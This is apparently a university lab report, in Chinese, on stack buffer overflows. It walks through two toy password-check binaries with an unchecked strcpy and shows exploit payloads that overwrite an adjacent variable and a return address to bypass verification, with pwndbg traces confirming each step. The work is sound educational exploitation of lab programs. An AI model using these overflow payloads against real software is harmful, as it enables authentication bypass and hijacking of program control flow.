

实验

栈溢出

徐国胜

北京邮电大学

目录

一、系统栈的工作简介

二、实验介绍

一、系统栈的工作简介

- (1) 内存具有不同的用途
- 成功地利用缓冲区溢出漏洞可以修改内存中的变量的值，甚至可以劫持进程，执行恶意代码，最终获得主机的控制权。要透彻地理解这种攻击方式，我们需要回顾一些计算机体系架构的基础知识，搞清楚CPU、寄存器、内存是怎样协同工作而让程序流畅执行的。

一、系统栈的工作简介

(2) 系统栈

内存的栈区实际上指的就是系统栈。系统栈由系统自动维护，它用于实现高级语言中函数的调用。对于类似C语言这样的高级语言，系统栈的PUSH/POP等堆栈平衡细节是透明的。

一般说来，只有在使用汇编语言开发程序的时候，才需要和它直接打交道。

一、系统栈的工作简介

(3) 函数调用约定与相关指令

通过之前的学习，我们已经知道了函数调用的细节和栈中数据的分布情况。

如果这些局部变量中有数组之类的缓冲区，并且程序中存在数组越界的缺陷，那么越界的数组元素就有可能破坏栈中相邻变量的值，甚至破坏栈帧中所保存的EBP值、返回地址等重要数据。

下面我们用一个简单的例子来说明破坏栈内局部变量对程序的安全性有何影响。

二、实验介绍

- (1) 通过对程序输入的密码的长度、内容等修改gdb来验证缓冲区溢出的发生
- (2) 完成淹没相邻变量改变程序流程实验
- (3) 完成淹没返回地址改变程序流程实验

overflow_var 题目分析

题目分析

main()函数调用

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char v4[1036]; // [rsp+0h] [rbp-410h] BYREF
    int v5; // [rsp+40Ch] [rbp-4h]

    v5 = 0;
    while ( 1 )
    {
        printf("please input password:      ");
        __isoc99_scanf("%s", v4);
        v5 = verify_password(v4);
        if ( !v5 )
            break;
        puts("incorrect password!\n");
    }
    puts("Congratulation! You have passed the verification!");
    system("pause");
    return 0;
}
```

overflow_var 题目分析

- verify_password()函数调用

```
__int64 __fastcall verify_password(const char *a1)
{
    char dest[8]; // [rsp+14h] [rbp-Ch] BYREF
    unsigned int v3; // [rsp+1Ch] [rbp-4h]

    v3 = strcmp(a1, "1234567");
    strcpy(dest, a1);
    return v3;
}
```

从main函数读入一个字符串到
verify_password(), 由于不限长度其中调用的`strcpy`存在明显栈溢出。


overflow_var 测试步骤

- 分析后根据偏移量编写payload
- `payload = b'A'*8 + b'\x00'*4`
- 覆盖`v3`达到修改`strcmp`返回值绕过验证。

```
sag11ing@sag11ingLaptop:~/mnc/e/temp/lab2/overflow_var$ python exp.py
[+] Starting local process './overflow_var': pid 42
[*] Switching to interactive mode
please input password:      Congratulation! You have passed the verification!
sh: 1: pause: not found
[*] Got EOF while reading in interactive
$
```


回显通过认证。

overflow_var 测试步骤



overflow_var 测试分析

- 动态调试验证
- strcmp函数调用前后截图



```
Ubuntu
> 0x4011f7 <verify_password+33>    call    strcmp@plt          <strcmp@plt>
    s1: 0x7ffc1028fac0 ← 'AAAAAAA'
    s2: 0x402008 ← 0x37363534333231 /* '1234567' */

0x4011fc <verify_password+38>    mov     dword ptr [rbp - 4], eax
0x4011ff <verify_password+41>    mov     rdx, qword ptr [rbp - 0x18]
0x401203 <verify_password+45>    lea     rax, [rbp - 0xc]
0x401207 <verify_password+49>    mov     rsi, rdx
0x40120a <verify_password+52>    mov     rdi, rax

[ STACK ]
00:0000 | rsp      0x7ffc1028fa90 ← 0x1
01:0008 |          0x7ffc1028fa98 → 0x7ffc1028fac0 ← 'AAAAAAA'
02:0010 |          0x7ffc1028faa0 ← 0x0
03:0018 |          0x7ffc1028faa8 → 0x7f8fcb7312e0 ← 0x0
04:0020 | rbp      0x7ffc1028fab0 → 0x7ffc1028fed0 ← 0x1
05:0028 |          0x7ffc1028fab8 → 0x40126e (main+87) ← mov dword ptr [rbp - 4], eax
06:0030 | rax rdi  0x7ffc1028fac0 ← 'AAAAAAA'
07:0038 |          0x7ffc1028fac8 ← 0x7f0000000000

[ BACKTRACE ]
> f 0      0x4011f7 verify_password+33
f 1      0x40126e main+87
f 2      0x7f8fcb4eed90 __libc_start_call_main+128
f 3      0x7f8fcb4eee40 __libc_start_main+128
f 4      0x401115 _start+37

pwndbg>
```

overflow_var 测试分析

```

Ubuntu
0x4011f4 <verify_password+30>    mov     rdi, rax
0x4011f7 <verify_password+33>    call    strcmp@plt             <strcmp@plt>

> 0x4011fc <verify_password+38>    mov     dword ptr [rbp - 4], eax
0x4011ff <verify_password+41>    mov     rdx, qword ptr [rbp - 0x18]
0x401203 <verify_password+45>    lea     rax, [rbp - 0xc]
0x401207 <verify_password+49>    mov     rsi, rdx
0x40120a <verify_password+52>    mov     rdi, rax
0x40120d <verify_password+55>    call    strcpy@plt             <strcpy@plt>

[ STACK ]
00:0000 | rsp 0x7ffc1028fa90 ← 0x1
01:0008 |      0x7ffc1028fa98 → 0x7ffc1028fac0 ← 'AAAAAAA'
02:0010 |      0x7ffc1028faa0 ← 0x0
03:0018 |      0x7ffc1028faa8 → 0x7f8fcb7312e0 ← 0x0
04:0020 | rbp 0x7ffc1028fab0 → 0x7ffc1028fed0 ← 0x1
05:0028 |      0x7ffc1028fab8 → 0x40126e (main+87) ← mov dword ptr [rbp - 4], eax
06:0030 | rdi 0x7ffc1028fac0 ← 'AAAAAAA'
07:0038 |      0x7ffc1028fac8 ← 0x7f0000000000

[ BACKTRACE ]
> f 0      0x4011fc verify_password+38
f 1      0x40126e main+87
f 2      0x7f8fcb4eed90 __libc_start_call_main+128
f 3      0x7f8fcb4eee40 __libc_start_main+128
f 4      0x401115 _start+37

pwndbg>

```

overflow_var 测试分析

- strcpy函数调用前后截图

```

Ubuntu
0x401207 <verify_password+49>    mov     rsi, rdx
0x40120a <verify_password+52>    mov     rdi, rax
▶ 0x40120d <verify_password+55>    call    strcpy@plt                <strcpy@plt>
    dest: 0x7ffc1028faa4 ← 0xcb7312e000000000
    src: 0x7ffc1028fac0 ← 'AAAAAAA'

0x401212 <verify_password+60>    mov     eax, dword ptr [rbp - 4]
0x401215 <verify_password+63>    leave
0x401216 <verify_password+64>    ret

0x401217 <main>                  endbr64
0x40121b <main+4>                 push     rbp

[ STACK ]
00:0000 | rsp      0x7ffc1028fa90 ← 0x1
01:0008 |          0x7ffc1028fa98 → 0x7ffc1028fac0 ← 'AAAAAAA'
02:0010 | rax-4 rdi-4 0x7ffc1028faa0 ← 0x0
03:0018 |          0x7ffc1028faa8 ← 0x10cb7312e0
04:0020 | rbp      0x7ffc1028fab0 → 0x7ffc1028fed0 ← 0x1
05:0028 |          0x7ffc1028fab8 → 0x40126e (main+87) ← mov dword ptr [rbp - 4], eax
06:0030 | rdx rsi    0x7ffc1028fac0 ← 'AAAAAAA'
07:0038 |          0x7ffc1028fac8 ← 0x7f0000000000

[ BACKTRACE ]
▶ f 0      0x40120d verify_password+55
  f 1      0x40126e main+87
  f 2      0x7f8fcb4eed90 __libc_start_call_main+128
  f 3      0x7f8fcb4eee40 __libc_start_main+128
  
```

overflow_var 测试分析

```

*RAX 0x0
RBX 0x0
RCX 0x4141414141414141 ('AAAAAAAA')
RDX 0x8
RDI 0x7ffc1028faa4 ← 'AAAAAAAA'
RSI 0x7ffc1028fac0 ← 'AAAAAAAA'
R8 0x0
R9 0x4141414141414141
R10 0x7f8fcb4cfdb8 ← 0xf001a00004252 /* 'RB' */
R11 0x7f8fcb663e30 (__strcpy_avx2) ← endbr64
R12 0x7ffc1028ffe8 → 0x7ffc10290e85 ← './overflow_var'
R13 0x401217 (main) ← endbr64
R14 0x403190 (__do_global_dtors_aux_fini_array_entry) → 0x4011a0 (__do_global_dtors_aux) ← endbr64
R15 0x7f8fcb730040 (rtld_global) → 0x7f8fcb7312e0 ← 0x0
RBP 0x7ffc1028fab0 → 0x7ffc1028fed0 ← 0x1
RSP 0x7ffc1028fa90 ← 0x1
*RIP 0x401215 (verify_password+63) ← leave
[ DISASM / x86-64 / set emula

0x401203 <verify_password+45>    lea     rax, [rbp - 0xc]
0x401207 <verify_password+49>    mov     rsi, rdx
0x40120a <verify_password+52>    mov     rdi, rax
0x40120d <verify_password+55>    call    strcpy@plt                <strcpy@plt>

0x401212 <verify_password+60>    mov     eax, dword ptr [rbp - 4]
▶ 0x401215 <verify_password+63>    leave
0x401216 <verify_password+64>    ret
↓
0x40126e <main+87>               mov     dword ptr [rbp - 4], eax
0x401271 <main+90>               cmp     dword ptr [rbp - 4], 0
0x401275 <main+94>               je      main+113                    <main+113>
↓
0x401288 <main+113>             lea     rax, [rip + 0xdb9]
[ STACK ]

00:0000 | rsp    0x7ffc1028fa90 ← 0x1
01:0008 |        0x7ffc1028fa98 → 0x7ffc1028fac0 ← 'AAAAAAAA'
02:0010 | rdi-4  0x7ffc1028faa0 ← 0x4141414100000000
03:0018 |        0x7ffc1028faa8 ← 0x41414141 /* 'AAAA' */
04:0020 | rbp    0x7ffc1028fab0 → 0x7ffc1028fed0 ← 0x1
05:0028 |        0x7ffc1028fab8 → 0x40126e (main+87) ← mov dword ptr [rbp - 4], eax
06:0030 | rsi    0x7ffc1028fac0 ← 'AAAAAAAA'
07:0038 |        0x7ffc1028fac8 ← 0x7f0000000000

```

overflow_var 测试分析

v3变量的值

```
pwndbg> p $rbp - 4  
$1 = (void *) 0x7ffc1028faac  
pwndbg> x $rbp - 4  
0x7ffc1028faac: 0x00000000
```

overflow_ret 题目分析

- 保护选项

```
[*] '/mnt/e/temp/lab2/overflow_ret/overflow_ret'  
Arch:      amd64-64-little  
RELRO:      No RELRO  
Stack:      No canary found  
NX:         NX enabled  
PIE:        No PIE (0x400000)
```

overflow_ret 题目分析

- 反汇编详情

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char input[1024]; // [rsp+0h] [rbp-410h] BYREF
    FILE *stream; // [rsp+400h] [rbp-10h]
    int v6; // [rsp+40Ch] [rbp-4h]

    v6 = 0;
    stream = fopen("password.txt", "rw+");
    if ( !stream )
        exit(0);
    __isoc99_fscanf(stream, "%s", input);
    v6 = verify_password(input);
    if ( v6 )
        puts("incorrect password!");
    else
        puts("Congratulation! You have passed the verification!");
    fclose(stream);
    return 0;
}
```

```
__int64 __fastcall verify_password(const char *a1)
{
    char dest[8]; // [rsp+14h] [rbp-Ch] BYREF
    unsigned int v3; // [rsp+1Ch] [rbp-4h]

    v3 = strcmp(a1, "1234567");
    strcpy(dest, a1);
    return v3;
}
```


从`main`函数从`password.txt`读入一个字符串到`verify\_password()`，由于不限长度其中调用的`strcpy`存在明显栈溢出。

overflow_ret 测试分析

- 分析后编写`payload`，到`password.txt`，进行栈溢出
- `payload = b'A' * 0xC + b'junkjunk' + p64(0x04012C6)`
- `with open('./password.txt','wb') as f:`
- `f.write(payload)`


```
sagiring@SagiringLaptop:/mnt/e/temp/lab2/overflow_ret$ python exp.py
[+] Starting local process './overflow_ret': pid 319
[*] Switching to interactive mode
Congratulation! You have passed the verification!
[*] Got EOF while reading in interactive
$
```

overflow_ret 测试分析



overflow_ret 测试分析

- 动态调试验证
- strcmp函数调用前截图



```
Ubuntu
> 0x401217 <verify_password+33>      call    strcmp@plt          <strcmp@plt>
    s1: 0x7ffc142a57f0 ← 0x4141414141414141 ('AAAAAAA')
    s2: 0x402008 ← 0x37363534333231 /* '1234567' */

0x40121c <verify_password+38>      mov     dword ptr [rbp - 4], eax
0x40121f <verify_password+41>      mov     rdx, qword ptr [rbp - 0x18]
0x401223 <verify_password+45>      lea     rax, [rbp - 0xc]
0x401227 <verify_password+49>      mov     rsi, rdx
0x40122a <verify_password+52>      mov     rdi, rax

[ STACK ]
00:0000 | rsp      0x7ffc142a57c0 ← 0x1
01:0008 |          0x7ffc142a57c8 → 0x7ffc142a57f0 ← 0x4141414141414141 ('AAAAAAA')
02:0010 |          0x7ffc142a57d0 ← 0x0
03:0018 |          0x7ffc142a57d8 → 0x7f380bafc2e0 ← 0x0
04:0020 | rbp      0x7ffc142a57e0 → 0x7ffc142a5c00 ← 0x1
05:0028 |          0x7ffc142a57e8 → 0x4012ac (main+117) ← mov dword ptr [rbp - 4], eax
06:0030 | rax rdi  0x7ffc142a57f0 ← 0x4141414141414141 ('AAAAAAA')
07:0038 |          0x7ffc142a57f8 ← 0x6b6e756a41414141 ('AAAAjunk')

[ BACKTRACE ]
> f 0      0x401217 verify_password+33
  f 1      0x4012ac main+117
  f 2      0x7f380b8b9d90 __libc_start_call_main+128
  f 3      0x7f380b8b9e40 __libc_start_main+128
  f 4      0x401135 _start+37

pwndbg> 
```

overflow_ret 测试分析

strcmp函数调用后截图

```

0x40121c <verify_password+38>    mov     dword ptr [rbp - 4], eax
0x40121f <verify_password+41>    mov     rdx, qword ptr [rbp - 0x18]
0x401223 <verify_password+45>    lea     rax, [rbp - 0xc]
0x401227 <verify_password+49>    mov     rsi, rdx
0x40122a <verify_password+52>    mov     rdi, rax
0x40122d <verify_password+55>    call    strcpy@plt                <strcpy@plt>
                                dest: 0x7ffc142a57d4 ← 0xbafc2e0000000000
                                src:  0x7ffc142a57f0 ← 0x4141414141414141 ('AAAAAAA')

0x401232 <verify_password+60>    mov     eax, dword ptr [rbp - 4]
0x401235 <verify_password+63>    leave
0x401236 <verify_password+64>    ret

0x401237 <main>                  endbr64
0x40123b <main+4>                push    rbp

                                [ STACK ]
00:0000| rsp      0x7ffc142a57c0 ← 0x1
01:0000|          0x7ffc142a57c8 → 0x7ffc142a57f0 ← 0x4141414141414141 ('AAAAAAA')
02:0010| rax-4 rdi-4 0x7ffc142a57d0 ← 0x0
03:0018|          0x7ffc142a57d8 ← 0x100bafc2e0
04:0020| rbp      0x7ffc142a57e0 → 0x7ffc142a5c00 ← 0x1
05:0028|          0x7ffc142a57e8 → 0x4012ac (main+117) ← mov dword ptr [rbp - 4], eax
06:0030| rdx rsi    0x7ffc142a57f0 ← 0x4141414141414141 ('AAAAAAA')
07:0038|          0x7ffc142a57f8 ← 0x6b6e756a41414141 ('AAAAjunk')
                                [ BACKTRACE ]
> f 0      0x40122d verify_password+55

```

```

Ubuntu
0x401223 <verify_password+45>    lea     rax, [rbp - 0xc]
0x401227 <verify_password+49>    mov     rsi, rdx
0x40122a <verify_password+52>    mov     rdi, rax
0x40122d <verify_password+55>    call    strcpy@plt                <strcpy@plt>


> 0x401232 <verify_password+60>    mov     eax, dword ptr [rbp - 4]
0x401235 <verify_password+63>    leave
0x401236 <verify_password+64>    ret
↓
0x4012c6 <main+143>              lea     rax, [rip + 0xd6b]
0x4012cd <main+150>              mov     rdi, rax
0x4012d0 <main+153>              call    puts@plt                  <puts@plt>

                                [ STACK ]
00:0000| rsp      0x7ffc142a57c0 ← 0x1
01:0000|          0x7ffc142a57c8 → 0x7ffc142a57f0 ← 0x4141414141414141 ('AAAAAAA')
02:0010| rax-4 rdi-4 0x7ffc142a57d0 ← 0x4141414100000000
03:0018|          0x7ffc142a57d8 ← 0x4141414141414141 ('AAAAAAA')
04:0020| rbp      0x7ffc142a57e0 ← 0x6b6e756a6b6e756a ('junkjunk')
05:0028|          0x7ffc142a57e8 → 0x4012c6 (main+143) ← lea rax, [rip + 0xd6b]
06:0030| rsi      0x7ffc142a57f0 ← 0x4141414141414141 ('AAAAAAA')
07:0038|          0x7ffc142a57f8 ← 0x6b6e756a41414141 ('AAAAjunk')
                                [ BACKTRACE ]
> f 0      0x401232 verify_password+60
f 1      0x4012c6 main+143

```

overflow_ret 测试分析

- ret地址改变截图



```

Ubuntu
0x40122d <verify_password+55>    call    strcpy@plt                <strcpy@plt>
0x401232 <verify_password+60>    mov     eax, dword ptr [rbp - 4]
0x401235 <verify_password+63>    leave
> 0x401236 <verify_password+64>    ret                                <0x4012c6; main+143>
    ↓
0x4012c6 <main+143>              lea     rax, [rip + 0xd6b]
0x4012cd <main+150>              mov     rdi, rax
0x4012d0 <main+153>              call    puts@plt                  <puts@plt>
0x4012d5 <main+158>              mov     rax, qword ptr [rbp - 0x10]
0x4012d9 <main+162>              mov     rdi, rax

[ STACK ]
00:0000 | rsp 0x7ffc142a57e8 → 0x4012c6 (main+143) ← lea rax, [rip + 0xd6b]
01:0008 | rsi 0x7ffc142a57f0 ← 0x4141414141414141 ('AAAAAAAA')
02:0010 |      0x7ffc142a57f8 ← 0x6b6e756a41414141 ('AAAAjunk')
03:0018 |      0x7ffc142a5800 ← 0x4012c66b6e756a
04:0020 |      0x7ffc142a5808 ← 0x7f0000000000
05:0028 |      0x7ffc142a5810 ← 0x7f3800000000
06:0030 |      0x7ffc142a5818 ← 0x7f3800000000
07:0038 |      0x7ffc142a5820 ← 0xffffffff

[ BACKTRACE ]
> f 0      0x401236 verify_password+64
  f 1      0x4012c6 main+143

pwndbg>

```

- 绕过验证截图

```

Ubuntu
0x401236 <verify_password+64>    ret
↓
0x4012c6 <main+143>               lea    rax, [rip + 0xd6b]
0x4012cd <main+150>               mov    rdi, rax
➤ 0x4012d0 <main+153>             call   puts@plt                <puts@plt>
    s: 0x402038 ← 'Congratulation! You have passed the verification!'

